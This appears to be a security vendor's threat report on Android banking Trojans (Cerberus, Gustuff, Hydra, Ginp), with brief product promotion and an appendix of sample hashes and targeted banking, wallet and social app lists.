The arrest in April 2019 of "maza-in", author of the Anubis Trojan, caused a shortage of rented and supported Android banking Trojan in the mobile threat landscape. It resulted in many actors staying low and scared, unable to use a convenient banking Trojan. Anubis followed the fate of Exobot and GMBot, becoming a free publicly available banking malware that was shadowed by commercial products.

The aforementioned calm, however, didn’t last for long. Shortly after discontinuity of the Anubis malware rental service, a new successful commercial service appeared which is operational to this date - Cerberus. In addition, some actors chose to start development of their own banking Trojans, resulting in new malware such as Ginp.

Existing banking Trojans have continued evolving in order to remain relevant and successful. Creative and inventive, certain threat actors have been able to enhance their malicious tools to remain under the radar while growing fraud revenue. Gustuff and Hydra are good examples of such with their own view on implementation of Automated Transaction Systems and Remote Access.

This year we can expect the threat landscape to evolve further, with new banking malware families appearing and older ones being enhanced with new capabilities. It seems that in order to keep up with contemporary fraud detection solutions and successfully perform fraud, malware authors will continue implementing features that facilitate on-device fraud. More than ever, a clear overview and understanding of the threat landscape is crucial, and tools to detect the presence of such malware on devices have become invaluable to avoid fraud.

Mobile Threat Intelligence

Our threat intelligence solution – MTI, provides the context and in-depth knowledge of the past and present malware-powered threats in order to understand the future of the threat landscape. Such intelligence, includes both the strategic overview on trends and the operational indicators to discern early signals of upcoming threats and build a future-proof security strategy.

Client Side Detection

Our online fraud detection solution – CSD, presents financial institutions with the real-time overview on the risk status of their online channels and related devices. This overview provides all the relevant information and context to act upon threats before they turn into fraud. The connectivity with existing risk or fraud engines allows for automated and orchestrated, round the clock fraud mitigation.

Appendix

Cerberus

Samples

SHA-256
c3adb0a1a420af392de96b1150f0a23d8826c8207079e1dc268c07b763fe1af7
4ff95cadf83b47d1305f1deb4315e6387c4c0d58a0bdd12f74e866938c48baa5
9d4ce9cce72ec64761014aecbf1076041a8d790771fa8f8899bd3e2b2758281d

Target list

Package name	App name
au.com.nab.mobile	NAB Mobile Banking
com.IngDirectAndroid	ING Direct France
com.abnamro.nl.mobile.payments	ABN AMRO Mobiel Bankieren
com.akbank.android.apps.akbank_direkt	Akbank Direkt
com.android.vending	Google Play Store
com.att.myWireless	myAT&T
com.bankinter.launcher	Bankinter Móvil
com.bbva.bbvacontigo	BBVA Spain
com.bmo.mobile	BMO Mobile Banking
com.boursorama.android.clients	Boursorama Banque
com.caisseepargne.android.mobilebanking	Banque
com.chase.sig.android	Chase Mobile
com.cibc.android.mobi	CIBC Mobile Banking®
com.clairmail.fth	Fifth Third Mobile Banking
com.cm_prod.bad	Crédit Mutuel
com.coinbase.android	Coinbase - Buy Bitcoin & more. Secure Wallet.
com.commbank.netbank	CommBank
com.connectivityapps.hotmail	Connect for Hotmail
com.csam.icici.bank.imobile	iMobile by ICICI Bank
com.db.mm.norisbank	norisbank App

Package name	App name
com.db.pbc.miabanca	La Mia Banca
com.finansbank.mobile.cepsube	QNB Finansbank Cep Şubesi
com.finanteq.finance.ca	CA24 Mobile
com.garanti.cepsubesi	Garanti Mobile Banking
com.google.android.gm	Gmail
com.grppl.android.shell.CMBlloydsTSB73	Lloyds Bank Mobile Banking
com.grppl.android.shell.halifax	Halifax: the banking app that gives you extra
com.infonow.bofa	Bank of America Mobile Banking
com.konylabs.capitalone	Capital One® Mobile
com.kutxabank.android	Kutxabank
com.kuveytturk.mobil	Mobil Şube
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.mail.mobile.android.mail	mail.com mail
com.microsoft.office.outlook	Microsoft Outlook
com.pozitron.iscep	İşCep
com.rbc.mobile.android	RBC Mobile
com.rsi	ruralvía
com.sbi.SBIFreedomPlus	SBI Anywhere Personal
com.starfinanz.smob.android.sfinanzstatus	Sparkasse Ihre mobile Filiale
com.suntrust.mobilebanking	SunTrust Mobile App
com.targo_prod.bad	TARGOBANK Mobile Banking
com.teb	CEPTETEB
com.tmobtech.halkbank	Halkbank Mobil
com.unicredit	Mobile Banking UniCredit
com.usaa.mobile.android.usaa	USAA Mobile

Package name	App name
com.usbank.mobilebanking	U.S. Bank
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
com.wf.wellsfargomobile	Wells Fargo Mobile
com.yahoo.mobile.client.android.mail	Yahoo Mail – Stay Organized
com.ykb.android	Yapı Kredi Mobile
com.ziraat.ziraatmobil	Ziraat Mobil
de.comdirect.android	comdirect mobile App
de.commerzbanking.mobil	Commerzbank Banking App
de.consorsbank	Consorsbank
de.dkb.portalapp	DKB-Banking
de.fiducia.smartphone.android.banking.vr	VR-Banking
de.postbank.finanzassistent	Postbank Finanzassistent
es.bancosantander.apps	Santander
es.cm.android	Bankia
es.evobanco.bancamovil	EVO Banco móvil
es.ibercaja.ibercajaapp	Ibercaja
es.lacaixa.mobile.android.newwapicon	CaixaBank
es.univia.unicajamovil	UnicajaMovil
eu.unicreditgroup.hvbapptan	HVB Mobile B@nking
finansbank.enpara	Enpara.com Cep Şubesi
fr.banquepopulaire.cyberplus	Banque Populaire
fr.creditagricole.androidapp	Ma Banque
fr.lcl.android.customerarea	Mes Comptes - LCL
it.bnl.apps.banking	BNL
it.copergmps.rt.pf.android.sp.bmps	Banca MPS

Package name	App name
it.ingdirect.app	ING DIRECT Italia
it.nogood.container	UBI Banca
it.popso.SCRIGNOapp	SCRIGNOapp
jp.co.rakuten_bank.rakutenbank	楽天銀行 -個人のお客様向けアプリ
mobi.societegenerale.mobile.lappli	L’Appli Société Générale
org.stgeorge.bank	St.George Mobile Banking
pe.com.interbank.mobilebanking	Interbank APP
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
pl.mbank	mBank PL
pl.pkobp.iko	IKO
posteitaliane.posteapp.apppostepay	Postepay
com.facebook.katana	Facebook
com.instagram.android	Instagram
com.paypal.android.p2pmobile	PayPal Cash App: Send and Request Money Fast
com.snapchat.android	Snapchat
com.twitter.android	Twitter
com.viber.voip	Viber Messenger
com.whatsapp	WhatsApp Messenger
org.telegram.messenger	Telegram

Gustuff

Samples

SHA-256
a6f0fee73ec2ce4a75564637f57d661bab728b71c9237143ffc8913dd448fdf8
a16a93d229b38e175c93589d56c392901fa1137b24ab994c50d6f535304602d4

SHA-256
cb104f9c042c777d97587b2b93843ac220b01095aa83b0153c8d29a1f382dddb

Target list

Package name	App name
com.android.vending	Google Play
com.rbc.mobile.android	RBC Mobile
com.rbc.mobile.wallet	RBC Wallet
com.rbc.mobile.uin0	RBC Express Business Banking
com.rbcc.mobile.android	RBC Caribbean
com.rbc.mobile.rjj0	RBC Rewards
com.cibc.android.mobi	CIBC Mobile Banking
com.mobilebrokerage.CIBC	CIBC Mobile Wealth
com.td	TD Canada
com.td.myloyalty	TD Wallet
com.scotiabank.banking	Scotiabank Mobile Banking
com.scotiabank.scotiaconnect	ScotaConnect Business Banking
com.scotiabank.scotiaitrade	Scotia iTRADE
com.bmo.mobile	BMO Mobile Banking
com.bmo.business.mobile	Online Banking for Business
com.bmo.expenses	BMO Spend Dynamics
com.bmo.investorline	BMO InvestorLine
au.com.nab.mobile	NAB Mobile Banking
com.anz.android.gomoney	ANZ Australia
org.westpac.bank	Westpac Mobile Banking
au.com.bankwest.mobile	Bankwest
com.ubank.internetbanking	UBank

Package name	App name
au.com.suncorp.SuncorpBank	Suncorp Bank
org.stgeorge.bank	St.George Mobile Banking
org.banksa.bank	BankSA Mobile Banking
org.bom.bank	Bank of Melbourne Mobile Banking
com.anz.android	ANZ Mobile Taiwan
com.citibank.mobile.au	Citibank Australia
au.com.ingdirect.android	ING Australia Banking
com.commbank.netbank	CommBank
com.circle.android	Circle Pay — Send money free
com.coinbase.android	Coinbase
com.moneybookers.skrillpayments	Skrill: Fast, secure online payments
com.westernunion.android.mtapp	Western Union US - Send Money Transfers Quickly
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
com.bitcoin.mwallet	Bitcoin Wallet
com.btcontract.wallet	Simple Bitcoin Wallet
com.bitpay.wallet	BitPay – Secure Bitcoin Wallet
com.bitpay.copay	Copay Bitcoin Wallet
btc.org.freewallet.app	Bitcoin Wallet by Freewallet
org.electrum.electrum	Electrum Bitcoin Wallet
com.xapo	Xapo · Bitcoin Wallet & Vault
com.airbitz	Bitcoin Wallet - Airbitz
com.kibou.bitcoin	Bitcoin Wallet For Android
com.qcan.mobile.bitcoin.wallet	Mobile Bitcoin Wallet
me.cryptopay.android	Cryptopay

Package name	App name
com.bitcoin.wallet	Bitcoin Wallet
lt.spectrofinance.spectrocoin.android.wallet	Bitcoin Wallet by SpectroCoin
com.kryptokit.jaxx	Jaxx Blockchain Wallet
com.wirex	WIREX: Bitcoin XRP Ethereum Litecoin Wallet
bcn.org.freewallet.app	Bytecoin Wallet by Freewallet
com.hashengineering.bitcoincash.wallet	Bitcoin Cash Wallet
bcc.org.freewallet.app	Bitcoin Cash Wallet by Freewallet
com.coinspace.app	CoinSpace Wallet
btg.org.freewallet.app	Bitcoin Gold Wallet by Freewallet
com.bitpie	Bitpie Wallet - Bitcoin USDT ETH EOS BCH TRON LTC
net.bither	Bither - Bitcoin Wallet
co.edgesecure.app	Edge - Bitcoin, Ethereum, Monero, Ripple Wallet
com.arcbit.arcbit	Bitcoin Wallet - ArcBit
distributedlab.wallet	Bitxfy Bitcoin Wallet
de.schildbach.wallet_test	Bitcoin Wallet for Testnet
com.plutus.wallet	Abra: Bitcoin, XRP, LTC
com.coincorner.app.crypt	Bitcoin Wallet - CoinCorne
org.vikulin.etherwallet	Ether Wallet
eth.org.freewallet.app	Ethereum Wallet by Freewallet
com.paypal.android.p2pmobile	PayPal Mobile Cash
com.ebay.mobile	eBay: Online Shopping Deals
com.amazon.mShop.android.shopping	Amazon Shopping
com.gyft.android	Gyft - Mobile Gift Card Wallet
com.walmart.android	Walmart

Package name	App name
com.bestbuy.android	Best Buy
SEEK Job Search	au.com.seek
Indeed Job Search	com.indeed.android.jobsearch
Indeed Employer	com.indeed.androidemployers
secret.access	Android screenlock
secret.pattern	Android screenlock

List of browser overlay targets

URL	Entity name
https://my.gov.au	Australian government
https://www.seek.com.au/sign-in	SEEK
https://secure.indeed.com	Indeed
https://www.commbank.com.au	Commonwealth Bank of Australia
https://banking.westpac.com.au	Westpac
https://ib.nab.com.au	National Australia Bank
https://ibanking.stgeorge.com.au	St. George Bank
https://ibanking.banksa.com.au	Bank of South Australia
https://ibanking.bankofmelbourne.com.au	Bank of Melbourne
https://www.anz.com/INETBANK/	ANZ

Hydra

Samples

SHA-256
dac4480cf9725a73f53e0c0e9229f249cde4ccbc11b299fcff830d682eee4d93
53410fb1861dc954a9c6d27908c50e754e9774eb4404ff408cf5ac7f8996737c
59ac851979b00a4c927068a36154cd85ecca89d9dd8db18ab77268c772d082fc

Target list

Package name	Application name
com.akbank.android.apps.akbank_direkt	Akbank Direkt
com.albarakaapp	Albaraka Mobile Banking
com.binance.dev	Binance Exchange
com.btcturk	BtcTurk Bitcoin Borsası
com.denizbank.mobildeniz	MobilDeniz
com.finansbank.mobile.cepsube	QNB Finansbank Cep Şubesi
com.garanti.cepsubesi	Garanti BBVA Mobile
com.ingbanktr.ingmobil	ING Mobil
com.kuveytturk.mobil	Kuveyt Türk
com.magiclick.odeabank	Odeabank
com.mobillium.papara	Papara
com.pozitron.iscep	İşCep
com.teb	CEPTETEB
com.thanksmister.bitcoin.localtrader	Local Trader for LocalBitcoins
com.tmobtech.halkbank	Halkbank Mobil
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
com.ykb.android	Yapı Kredi Mobile
com.ziraat.ziraatmobil	Ziraat Mobile
finansbank.enpara	Enpara.com Cep Şubesi
tr.com.hsbc.hsbcturkey	HSBC Turkey
tr.com.sekerbilisim.mbank	ŞEKER MOBİL ŞUBE
at.bawag.mbanking	BAWAG P.S.K.
at.easybank.mbanking	easybank
at.spardat.netbanking	ErsteBank/Sparkasse netbanking

Package name	Application name
at.spardat.quickcheck	QuickCheck
at.volksbank.volksbankmobile	Volksbank Banking
au.com.bankwest.mobile	Bankwest
au.com.cua.mb	CUA
au.com.ingdirect.android	ING Australia Banking
au.com.nab.mobile	NAB Mobile Banking
au.com.suncorp.SuncorpBank	Suncorp Bank
com.akbank.android.apps.akbank_direkt	Akbank Direkt
com.albarakaapp	Albaraka Mobile Banking
com.amazon.mShop.android.shopping	Amazon Shopping
com.anz.android.gomoney	ANZ Australia
com.axabanque.fr	AXA Banque France
com.bankaustria.android.olb	Bank Austria MobileBanking
com.bankofamerica.eventsplanner	Bank of America Events
com.bankofqueensland.boq	BOQ Mobile
com.bendigobank.mobile	Bendigo Bank
com.binance.dev	Binance - Cryptocurrency Exchange
com.bitcoin.mwallet	Bitcoin Wallet
com.bitfinex.mobileapp	Bitfinex
com.bitmarket.trader	Aplikacja Bitmarket
com.boursorama.android.clients	Boursorama Banque
com.btcturk	BtcTurk Bitcoin Borsası
com.caisseepargne.android.mobilebanking	Banque
com.chase.sig.android	Chase Mobile
com.citibank.mobile.au	Citibank Australia

Package name	Application name
com.coinbase.android	Coinbase - Buy Bitcoin & more. Secure Wallet.
com.coinomi.wallet	Coinomi Wallet :: Bitcoin Ethereum Altcoins Tokens
com.commbank.netbank	CommBank
com.connectivityapps.hotmail	Connect for Hotmail
com.db.businessline.cardapp	Meine Karte
com.db.mm.norisbank	norisbank App
com.db.pwcc.dbmobile	Deutsche Bank Mobile
com.ebay.mobile	Fashion & Tech Deals - Shop, Sell & Save with eBay
com.finansbank.mobile.cepsube	QNB Finansbank Cep Şubesi
com.fullsix.android.labanquepostale.accountaccess	La Banque Postale
com.garanti.cepsubesi	Garanti Mobile Banking
com.greenaddress.greenbits_android_wallet	Green: Bitcoin Wallet
com.grppl.android.shell.CMBlloydsTSB73	Lloyds Bank Mobile Banking
com.grppl.android.shell.halifax	Halifax: the banking app that gives you extra
com.htsu.hsbcpersonalbanking	HSBC Mobile Banking
com.imb.banking2	IMB.Banking
com.imo.android.imoim	imo free video calls and chat
com.ingbanktr.ingmobil	ING Mobil
com.isis_papyrus.raiffeisen_pay_eyewdg	Raiffeisen ELBA
com.jiffyondemand.user	Jiffy
com.kuveytturk.mobil	Mobil Şube
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.liberty.jaxx	Jaxx Liberty: Blockchain Wallet

Package name	Application name
com.lynxspa.bancopopolare	YouApp
com.magiclick.odeabank	Odeabank
com.mail.mobile.android.mail	mail.com mail
com.mobillium.papara	Papara Cüzdan
com.moneybookers.skrillpayments	Skrill
com.moneybookers.skrillpayments.neteller	NETELLER
com.mycelium.wallet	Mycelium Bitcoin Wallet
com.navyfederal.android	Navy Federal Credit Union
com.netflix.mediaclient	Netflix
com.palatine.android.mobilebanking.prod	ePalatine Particuliers
com.paypal.android.p2pmobile	PayPal Cash App: Send and Request Money Fast
com.plunien.poloniex	Poloniex
com.Plus500	Plus500: CFD Online Trading on Forex and Stocks
com.pozitron.iscep	İşCep
com.rbs.banklinemobile.natwest	NatWest Bankline Mobile
com.rbs.mobile.android.rbs	Royal Bank of Scotland Mobile Banking
com.schwab.mobile	Schwab Mobile
com.snapchat.android	Snapchat
com.starfinanz.smob.android.sfinanzstatus	Sparkasse Ihre mobile Filiale
com.suntrust.mobilebanking	SunTrust Mobile App
com.targo_prod.bad	TARGOBANK Mobile Banking
com.teb	CEPTETEB
com.thanksmister.bitcoin.localtrader	Local Trader for LocalBitcoins
com.tmob.denizbank	MobilDeniz

Package name	Application name
com.tmobtech.halkbank	Halkbank Mobil
com.unicredit	Mobile Banking UniCredit
com.unocoin.unocoinwallet	Unocoin Wallet
com.usaa.mobile.android.usaa	USAA Mobile
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
com.wf.wellsfargomobile	Wells Fargo Mobile
com.yahoo.mobile.client.android.mail	Yahoo Mail – Stay Organized
com.yinzcam.facilities.verizon	Capital One Arena Mobile
com.ykb.android	Yapı Kredi Mobile
com.ziraat.ziraatmobil	Ziraat Mobil
de.comdirect.android	comdirect mobile App
de.commerzbanking.mobil	Commerzbank Banking App
de.consorsfinanz.onlinebanking	Consors Finanz Mobile Banking
de.dkb.portalapp	DKB-Banking
de.fiducia.smartphone.android.banking.vr	VR-Banking
de.ingdiba.bankingapp	ING-DiBa Banking to go
de.postbank.finanzassistent	Postbank Finanzassistent
eu.unicreditgroup.hvbapptan	HVB Mobile B@nking
finansbank.enpara	Enpara.com Cep Şubesi
fr.banquepopulaire.cyberplus	Banque Populaire
fr.creditagricole.androidapp	Ma Banque
fr.lcl.android.customerarea	Mes Comptes - LCL
it.bnl.apps.banking	BNL
it.bnl.apps.enterprise.bnlpay	BNL PAY
it.bpc.proconl.mbplus	MB+
it.copergmps.rt.pf.android.sp.bmps	Banca MPS

Package name	Application name
it.gruppocariparma.nowbanking	Nowbanking
it.ingdirect.app	ING DIRECT Italia
it.nogood.container	UBI Banca
it.popso.SCRIGNOapp	SCRIGNOapp
mobi.societegenerale.mobile.lappli	L’Appli Société Générale
mobile.santander.de	Santander Mobile Banking
net.bnpparibas.mescomptes	Mes Comptes BNP Paribas
org.banksa.bank	BankSA Mobile Banking
org.bom.bank	Bank of Melbourne Mobile Banking
org.electrum.electrum	Electrum Bitcoin Wallet
org.stgeorge.bank	St.George Mobile Banking
org.westpac.bank	Westpac Mobile Banking
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
posteitaliane.posteapp.apppostepay	Postepay
tr.com.hsbc.hsbcturkey	HSBC Turkey
uk.co.santander.santanderUK	Santander Mobile Banking
uk.co.tsb.newmobilebank	TSB Mobile Banking

Ginp

Samples

SHA-256
f3c6e10744efd192c1b137751dbb9941a01fe548eb4f08c3829e1f54793f0347
74180939b0340359eb6c4583e6fed306759ff2fad214a64946ddb17cc0aec5dd
66f83000c34469682d966fb4053534eb645b32651a81ec5aca95b23987ce3456

Target list

Package name	Application name
es.lacaixa.hceicon2	CaixaBank Pay: Mobile Payments
es.lacaixa.mobile.android.newwapicon	CaixaBank
es.caixabank.caixabanksign	CaixaBank Sign - Digital Coordinate Card
es.caixabank.mobile.android.tablet	CaixaBank Tablet
com.imaginbank.app	imaginBank - Your mobile bank
es.lacaixa.app.multiestrella	Family
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa
es.caixageral.caixageralapp	Banco Caixa Geral España
com.abanca.bancaempresas	ABANCA Firma Empresas
com.bankinter.launcher	Bankinter Móvil
com.bankinter.bkwallet	Bankinter Wallet
com.bankinter.coincwallet	COINC Wallet
com.bankinter.bankintercard	bankintercard
es.cm.android	Bankia
com.bankia.wallet	Bankia Wallet
es.cm.android.tablet	Bankia Tablet
com.bbva.bbvacontigo	BBVA Spain
com.bbva.netcash	BBVA Net Cash | ES & PT
es.evobanco.bancamovil	EVO Banco móvil
com.redsys.bizum	EVO Bizum
com.kutxabank.android	Kutxabank
es.redsys.walletmb.app.kutxa.pro	KutxabankPay
es.banconsantander.app.tablet	Santander Tablet
es.bancosantander.apps	Santander
es.bancosantander.android.confirming	Confirming Santander

Package name	Application name
com.tm.sanstp	Santander Cash Nexus
es.caixagalicia.activamovil	ABANCA- Banca Móvil
com.ebay.mobile	eBay - Online Shopping - Buy, Sell, and Save Money
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank
com.bancsabadell.wallet	Sabadell Wallet
net.inverline.bancosabadell.officelocator.activobank	ActivoBank
com.bancosabadell.bsagro	Sabadell Agro
com.bancosabadell.redsys.mpos.phone	TPV Móvil Sabadell Phone
com.bancosabadell.zonacomerciossabadell	Sabadell Zona Comercios
com.cajasur.android	Cajasur
com.db.pbc.mibanco	Mi Banco db
com.grupocajamar.wefferent	Grupo Cajamar
www.ingdirect.nativeframe	ING España. Banca Móvil
com.indra.itecban.mobile.novobanco	NBapp Spain
es.openbank.mobile	Openbank – banca móvil
es.pibank.customers	Pibank
app.wizink.es	WiZink, tu banco senZillo
es.univia.unicajamovil	UnicajaMovil
com.indra.itecban.triodosbank.mobile.banking	Triodos Bank. Banca Móvil
com.android.vending	Play Store
com.viber.voip	Viber Messenger
com.snapchat.android	Snapchat
com.microsoft.office.lync15	Skype for Business for Android
com.skype.m2	Skype Lite - Free Video Call & Chat

Package name	Application name
com.skype.raider	Skype - free IM & video calls
com.instagram.lite	Instagram Lite
com.instagram.android	Instagram
com.whatsapp.w4b	WhatsApp Business
com.whatsapp	WhatsApp Messenger
com.facebook.mlite	Messenger Lite: Free Calls & Messages
com.facebook.lite	Facebook Lite
com.facebook.orca	Messenger – Text and Video Chat for Free
com.facebook.katana	Facebook
com.ziraat.ziraatmobil	Ziraat Mobile
alior.bankingapp.android	Usługi Bankowe
pl.pkobp.iko	IKO